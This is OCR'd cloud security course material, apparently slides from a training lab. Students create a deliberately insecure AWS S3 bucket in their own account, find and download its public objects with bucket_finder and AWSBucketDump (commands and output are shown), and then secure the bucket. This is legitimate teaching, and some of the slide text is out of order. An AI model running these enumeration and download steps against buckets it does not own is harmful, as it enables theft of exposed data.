    S3 will block public access permissions applied to newly added buckets or objects, and prevent the creation of new public access ACLs for existing buckets and objects. This setting doesn't change any existing permissions that allow public access to S3 resources using ACLs.

  - [x] **Block public access to buckets and objects granted through *any* access control lists (ACLs)**

    S3 will ignore all ACLs that grant public access to buckets and objects.

  - [x] **Block public access to buckets and objects granted through *new* public bucket or access point policies**

    S3 will block new bucket and access point policies that grant public access to buckets and objects. This setting doesn't change any existing policies that allow public access to S3 resources.

  - [x] **Block public and cross-account access to buckets and objects through *any* public bucket or access point policies**

    S3 will ignore public and cross-account access for buckets or access points with policies that grant public access to buckets and objects.

Copyright © 2021 Mohammed Aldoub (Voulnet)

S3 ATTACKS

- S3 ATTACKS MAINLY INCLUDE THE ABILITY TO DOWNLOAD FILES (OBJECTS), OR MALICIOUSLY UPLOAD AND MODIFY THEM.
- ALSO THE ABILITY TO CHANGE POLICIES AND PERMISSIONS ON BUCKETS.

Copyright © 2021 Mohammed Aldoub (Voulnet)


LAB14: CREATING AN INSECURE BUCKET

In this Lab, we will create a very insecure S3 bucket, upload insecure files to it, and then launch S3 attacks against it.

Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB SOLUTION

Go to your S3 service page, and create a randomly-named bucket, and choose the region to be US East (N. Virginia), then go to Next (The new experimental S3 interface might look different, but it has the same functionality):



Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB SOLUTION

Then don't select any security options, specifically, don't set any encryption settings and uncheck all of these security options

(Remember: We're intentionally creating an insecure bucket):

Bucket settings for Block Public Access

Public access is granted to buckets and objects through access control lists (ACLs), bucket policies, access point policies, or all. In order to ensure that public access to this bucket and its objects is blocked, turn on Block all public access. These settings apply only to this bucket and its access points. AWS recommends that you turn on Block all public access, but before applying any of these settings, ensure that your applications will work correctly without public access. If you require some level of public access to this bucket or objects within, you can customize the individual settings below to suit your specific storage use cases. **Learn more**

- [ ] **Block *all* public access**
  Turning this setting on is the same as turning on all four settings below. Each of the following settings are independent of one another.
  - [ ] **Block public access to buckets and objects granted through *new* access control lists (ACLs)**
    S3 will block public access permissions applied to newly added buckets or objects, and prevent the creation of new public access ACLs for existing buckets and objects. This setting doesn't change any existing permissions that allow public access to S3 resources using ACLs.
  - [ ] **Block public access to buckets and objects granted through *any* access control lists (ACLs)**
    S3 will ignore all ACLs that grant public access to buckets and objects.
  - [ ] **Block public access to buckets and objects granted through *new* public bucket or access point policies**
    S3 will block new bucket and access point policies that grant public access to buckets and objects. This setting doesn't change any existing policies that allow public access to S3 resources.
  - [ ] **Block public and cross-account access to buckets and objects through *any* public bucket or access point policies**
    S3 will ignore public and cross-account access for buckets or access points with policies that grant public access to buckets and objects.


Turning off block all public access might result in this bucket and the objects within becoming public
AWS recommends that you turn on block all public access, unless public access is required for specific and verified use cases such as static website hosting.

- [x] I acknowledge that the current settings might result in this bucket and the objects within becoming public.

Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB SOLUTION

Make sure you don't enable bucket versioning and encryption!





Copyright © 2021 Mohammed Aldoub (Voulnet)

Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB SOLUTION

Then when created, click on it, then go to Permissions Tab (1) , then Access Control (2), then Click Edit





Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB SOLUTION

Then as in (1) and (2) , allow everyone Lis and Read access.

After that, confirm the changes as in (3) then click Save Changes

When you grant access to the Everyone or Authenticated users group grantees, anyone in the world can access the objects in this bucket.

Learn more

I understand the effects of these changes on my objects and buckets. 3

Edit access control list (ACL)


Access control list (ACL)

Grant basic read/write permissions to other AWS accounts. Learn more


Grantee	Objects	Bucket ACL
Bucket owner (your AWS account) Canonical ID: f51f8d3834da1b1896c677c4972555585aadccaa942bbdfeb812643e143e1199	List, Write	Read, Write
Everyone (public access) Group: http://acs.amazonaws.com/groups/global/AllUsers	List (1), Write	Read (2), Write

Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB SOLUTION




Then try to upload a file, any non-sensitive file, click on Objects (1) then Upload (2).




Then Click Add files, choose a file to upload, then go down for ACL.


In the ACL box, grant (everyone) public access to the object as in (3).

Then click Upload.



Then look for the uploaded file, click on it.
You'll find its Object URL (4). Copy it or Click on it.
It should open!





Now try to access the object by URL directly.

You can read it even without logging in to AWS!

```
student@ubuntu:~/bucket_finder$ ruby bucket_finder.rb
Missing wordlist (try --help)
student@ubuntu:~/bucket_finder$ echo myvulnerable-[redacted] > wordlist
student@ubuntu:~/bucket_finder$ ruby bucket_finder.rb wordlist
Bucket Found: myvulnerable-[redacted] ( http://s3.amazonaws.com/myvulnerable-[redacted] )
        <Public> http://s3.amazonaws.com/myvulnerable-[redacted]/secret.txt
student@ubuntu:~/bucket_finder$
```

Then call bucket_finder as seen using ruby and giving the wordlist name.

Now let's try a tool from the command line, like bucket_finder by @digininja.

First we will create wordlist of possible bucket names; insert your bucket name.

```
student@ubuntu:~/bucket_finder$ ruby bucket_finder.rb wordlist --download
Bucket Found: myvulnerable-[redacted] ( http://s3.amazonaws.com/myvulnerable-[redacted] )
        <Downloaded> http://s3.amazonaws.com/myvulnerable-[redacted]/secret.txt
student@ubuntu:~/bucket_finder$ ls
bucket_finder.rb  myvulnerable-[redacted]  README  wordlist
student@ubuntu:~/bucket_finder$ cat myvulnerable-[redacted]/secret.txt
secretsstudent@ubuntu:~/bucket_finder$
```

You can also download the files using the --download option.

Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB15: FIND INTERESTING S3 OBJECTS

Many times we find interesting buckets that contain thousands of files (objects) and we need a quick method to search for interesting files.

In this lab we will use the tool AWSBucketDump from https://github.com/jordanpotti/AWSBucketDump by Jordan Potti to look for interesting objects in a bucket.

Find the tool in the VM at: /home/student/AWSBucketDump

Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB SOLUTION

Find the tool in the VM at: /home/student/AWSBucketDump

Go to that location (using cd command) and edit the file BucketNames.txt, to add your own interesting buckets to search for.

It already contains a sample bucket.

Then edit the file interesting_Keywords (The K is capital) and add interesting keywords to filter.

Make sure you add more than one bucket and more than one keyword in those files.

Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB SOLUTION

Run the command by:

python3 AWSBucketDump.py -l BucketNames.txt -g interesting_Keywords.txt

```
student@ubuntu:~/AWSBucketDump$ python3 AWSBucketDump.py -l BucketNames.txt -g i
nteresting_Keywords.txt
Downloads were not enabled (-D), not saving results locally.
Starting thread...
Queuing http://myvulnerable-313427818438.s3.amazonaws.com...
Fetching http://myvulnerable-313427818438.s3.amazonaws.com...
Pilfering http://myvulnerable-313427818438.s3.amazonaws.com...
Collectable: http://myvulnerable-313427818438.s3.amazonaws.com/secret.txt
Collectable: http://myvulnerable-313427818438.s3.amazonaws.com/test bucket.txt
Collectable: http://myvulnerable-313427818438.s3.amazonaws.com/test.txt
Cleaning up files...
```

It should find interesting files.

Find them in the file named: interesting_file.txt

This tool can help searching for needles in an S3 haystack!

Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB16: SECURE IT.

- For the insecure bucket you created earlier, set the S3 bucket permissions and settings so that we can't access neither the bucket nor the objects.

Copyright © 2021 Mohammed Aldoub (Voulnet)

EXTRA - LAB17: UPLOAD


- Change the permissions to allow public uploads, then try creating an IAM user in your AWS account with full permissions **(just for the duration of the course!)**, then try to upload objects.


- NOTE: to learn how to create AWS access keys and console users, check next slides.

Copyright © 2021 Mohammed Aldoub (Voulnet)

CREATING CONSOLE USERS


Copyright © 2021 Mohammed Aldoub (Voulnet)






